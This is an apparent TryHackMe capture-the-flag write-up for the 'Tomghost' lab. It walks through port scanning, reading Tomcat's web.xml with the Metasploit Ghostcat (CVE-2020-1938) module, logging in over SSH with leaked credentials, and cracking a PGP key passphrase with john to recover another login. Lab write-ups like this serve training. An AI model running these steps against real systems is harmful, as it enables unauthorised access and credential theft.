

Tomghost

Target IP:10.10.42.237

Scanning



```
└─$ sudo nmap -sS 10.10.42.237 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 18:27 EDT
Nmap scan report for 10.10.42.237
Host is up (0.031s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 19.06 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A 10.10.42.237 -p 22,53,8009,8080
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 18:28 EDT
Nmap scan report for 10.10.42.237
Host is up (0.022s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3c89f0b6ac5fe95540be9e3ba93db7c (RSA)
|   256 dd1a09f59963a3430d2d90d8e3e11fb9 (ECDSA)
|_  256 48d1301b386cc653ea3081805d0cf105 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.10 - 3.13 (94%), Linux 5.4 (94%), Linux 3.1
 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.
1 (92%), Android 7.1.1 - 7.1.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   20.91 ms 10.14.0.1
2   20.97 ms 10.10.42.237

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.77 seconds
```

From the scans above, it looks like there are four ports open:


```
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
```

```
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
```

The port 8080 is running HTTP Tomcat.

Enumeration

Port 8080: HTTP Apache Tomcat 9.0.30




Impact

According to a post in the Apache Software Foundation Blog from 2010, Apache Tomcat has been downloaded over 10 million times. Apache Tomcat is used by a variety of software applications, often bundled as an embedded web server. The potential impact of this vulnerability is wide, if the vulnerability is not fixed, these users and their data will be at risk.

Affected Versions and Fixed Version [1]


Apache Version	Affected Release Versions	Fixed Version
Apache Tomcat 9	9.0.30 and below	9.0.31

Looks like this application version is vulnerable to file inclusion. It has a CVE-2020-1938 id.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ msfconsole -q
msf6 > search ghostcat

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20       normal  Yes    Apache Tomcat AJP File Read


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat

msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   AJP_PORT  8009             no        The Apache JServ Protocol (AJP) port
   FILENAME  /WEB-INF/web.xml yes       File name
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                        g-metasploit.html
   RPORT     8080             yes       The Apache Tomcat webserver port (TCP)
   SSL       false            yes       SSL
```

Looks like msfconsole contains the exploit we need.



```
   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   AJP_PORT  8009              no        The Apache JServ Protocol (AJP) port
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS    10.10.42.237      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                         g-metasploit.html
   RPORT     8080              yes       The Apache Tomcat webserver port (TCP)
   SSL       false             yes       SSL


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 10.10.42.237
Status Code: 200
Accept-Ranges: bytes
ETag: W/"1261-1583902632000"
Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
Content-Type: application/xml
Content-Length: 1261
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
```


After changing the RHOSTS, it was possible to obtain the web.xml file! This means the host is vulnerable to this attack!



```
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>
```

We get the credentials too: `skyfuck:8730281lkjlkjdqlksalks`


Exploitation



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ ssh skyfuck@10.10.42.237
The authenticity of host '10.10.42.237 (10.10.42.237)' can't be established.
ED25519 key fingerprint is SHA256:tWlLnZPnvRHCM9xwpxygZKxaf0vJ8/J64v9ApP8dCDo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.42.237' (ED25519) to the list of known hosts.
skyfuck@10.10.42.237's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$
```


Using the credentials above, I was able to gain access to SSH as skyfuck.

Privilege Escalation




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ scp skyfuck@10.10.42.237:/home/skyfuck/* .
skyfuck@10.10.42.237's password:
credential.pgp                                                                          100%  394     8.5KB/s   00:00
tryhackme.asc                                                                           100% 5144   105.6KB/s   00:00

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ ls
credential.pgp  exploit.py  tryhackme.asc
```

The host contains two files: `credential.pgp` and `tryhackme.asc`.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ cat hash
tryhackme:$gpg$*17*54*3072*713ee3f57cc950f8f89155679abe2476c62bbd286ded0e049f886d32d2b9eb06f482e9770c710abc2903f1ed70af6fcc22f560
8760be*3*254*2*9*16*0c99d5dae8216f2155ba2abfcc71f818*65536*c8f277d2faf97480:::tryhackme <stuxnet@tryhackme.com>::tryhackme.asc

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13
:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2023-06-30 18:58) 5.882g/s 6305p/s 6305c/s 6305C/s chinita..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The PGP file is interesting. I used `gpg2john` to obtain the hash of this file. Then I was able to crack it using john. The credential I received is `alexandru:tryhackme`.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ gpg --import ./tryhackme.asc
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 2
gpg:       secret keys read: 1
gpg:  secret keys unchanged: 1

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Tomghost]
└─$ gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
```

Then I decrypted the gpg file. First the key was decrypted using the passphrase `alexandru`. We did receive another credential after all this: `merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j`. Trying this credentials did not work for SSH. Maybe we can login as skyfuck first and then switch user to merlin with the new password?



